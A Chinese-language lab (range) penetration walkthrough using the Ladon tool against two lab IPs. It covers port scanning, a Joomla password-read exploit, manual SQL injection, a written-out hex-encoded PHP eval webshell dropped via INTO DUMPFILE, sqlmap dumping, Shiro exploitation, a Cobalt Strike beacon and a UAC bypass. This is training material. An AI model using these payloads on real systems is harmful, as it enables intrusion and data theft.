**2025靶场渗透 Ladon实战解题过程**

**题目**


经过调研分析发现非法组织资产IP为192.168.18.145和192.168.18.160，接到任务组织一线人员，对非法组织开展渗透，获取组织犯罪证据。加油特种兵，GO GO GO！

分析：拿到目标后，先看是网站、IP、邮箱、名称还是什么？根据情况决定是否需要收集相关信息？本题给的是内网IP，模拟外网场景，非真正的外网，所以外网相关信息暂时不用收集，但我们得把当前IP当成外网来渗透。


**解题过程：**


拿到的目标是IP，先查看开放什么端口，有什么信息

命令：Ladon 192.168.18.145 PortScan




再看一下相关端口信息，通过多网卡主机探测到目标，内网存在192.168.80网段，NbtInfo探测到该机器为工作组。




WmiInfo探测X64位，可能是Win7或2008系统，这个信息很有用，后续植入马或mimikatz读密码，位数不对执行某些CMD也有问题，还有针对MS17010等溢出漏洞攻击时，选错payload可能就蓝屏了，所以不要小看一些信息。Ladon不会无缘无故去探测系统位数，为漏洞利用准备。


目标开放 80 135 139 3306端口，怎么办? 要吗从web渗透，要吗135 139 3306密码爆破。有WEB，那第一步，就得先思考用哪些工具，WEB漏扫最牛的工具AWVS，其它不管宣传多牛B都不太行，误报率高。如图，它把网站架构和目录结构扫出来了，同时还扫出joomla高危漏洞。



WVS和Nuclei扫到目标版本为4.2.7，WVS还扫到高危漏洞




Ladon上也有个Exp刚好是针对4.2.7之前版本，验证一下是否真的存在漏洞，还是误报，使用 Ladon http://192.168.18.145 JoomlaPwd 命令，成功读取到joomla的数据库密码。




测试目标mysql不允许远程连接，只能再想其它办法

命令: Ladon check.txt MysqlScan




**Web目录扫描**


AWVS扫出来了一个漏洞，Ladon读取到了Joomla数据库密码,但是无法连接。很明显3306端口无法突破，还可以尝试135、139爆破，还有joomla爆破，通过爆破发现，弱口令失败。接下来还有什么方法？答案是扫目录，看是否存在敏感文件、数据库、网站备份，通过扫目录发现该网站上还存在一个BBS论坛，该论坛有登陆口、上传等




目录扫描命令： Ladon http://192.168.50.111 webdir

命令2：Ladon webdir2 http://192.168.50.111 -w webdir.dic




访问BBS，看到是一个自主研发的论坛，有留言功能、消息、搜索等功能，这就好办了不是Joomla这种开源CMS，获取权限的机会要大很多了，Joomla没有漏洞或管理员密码很难getshell，但是自研网站，可能存在注入、命令执行等漏洞。


对BBS进行测试，发现新闻和搜索框存在SQL注入漏洞，报错页面包含物理路径，记下来，这些信息可能有用。



尝试Order by 1注入 正常 可以继续




随意输一个数字 猜测字段 8 还是报错



使用2分法，先输入4，发现正常，再到6不正常，最后测5正常，使用union读取数据


and 1=2 union select 1,database(),3,version(),user();




**通过注入点导出WebShell**


and 1=2 union select 1,2,3,4,unhex('3C3F70687020406576616C28245F504F53545B27746F6D275D293B3F3E') into dumpfile 'C:/phpstudy\_pro/www/bbs/k.php';

使用Hex加密一句话木马，使用dumpfile导出webshell




成功写入文件，获取webshell






**第2个IP渗透**


IP：192.168.18.160 同样的方式，扫端口，收集相关信息等。这个环境是部署好第1层和第2层环境后，因考生不在，未能进行测试，才添加第1层的另外一台机器，该环境无内网，模拟实战无内网环境。mysql爆破得到一个root root密码，该密码可远程连接，参考MYSQL注入点远程种马（https://github.com/k8gege/PPT/），通过管理工具连上后，执行相应SQL语句GetShell。

另外一个是Shiro框架的若依管理系统，参考<http://k8gege.org/p/shiroexp.html>


爆破Key，爆破利用链




使用对应KEY和利用链执行命令




通过PowerShell上线CS，配置CS参考方法2，将命令替换成CS上线命令执行




CS上线，进程为PowerShell



读取密码，报错，没有权限，Win7开始默认开启UAC，即便当前是管理员用户，权限也不是管理员，所以我们要提权




查看当前用户已经在管理员组，我们只需要过UAC即可




目标是Win7操作系统，直接使用CS自带的可以UAC提权

如果是比较新的操作系统，需要使用Ladon插件里的功能，拿到管理员或以上权限时，CS的用户后面多一个\*号。提权后，参考方法2即可，后渗透是一样的，对该IP的后渗透就不写那么细了，因为该IP不可达内网，后续还是得通过145到达内网，所以重点在145机器。




也可以接着提到SYSTEM权限




**方法2 使用SQLMAP进行SQL注入**


python sqlmap.py -u <http://192.168.18.145/bbs/news.php?id=3>




python sqlmap.py -u http://192.168.18.145/bbs/news.php?id=3 --dump 由于是测试可以直接使用dump整个数据库，当然实战对方SB的话也可以dump，最好不要dump，使用任何工具，都不要想着一键，假设大站，数据库里会有很多表，很多数据，sqlmap可能会产生成千上成请求，具体和注入类型以及数据量有关系。还有一点假设只通过几条命令获取数据，要是数据量大，是否产生的流量很大呢？流量大就很容易被发现？所以不要拿学习或搞几个站靠运气遇到SB管理员没被发现的经验，来对抗懂安全的管理员。一键要看情况，不是无脑乱用。




使用LadonGUI---Encode加密解密模块进行解密，如果没有一眼看出是base64加密，Ladon加解密上的每个模块都可以点一下，哪个解密后可登陆就是哪个。




使用密码登陆后，发现有个上传点，尝试上传webshell提示只允许上传gif格式的文件

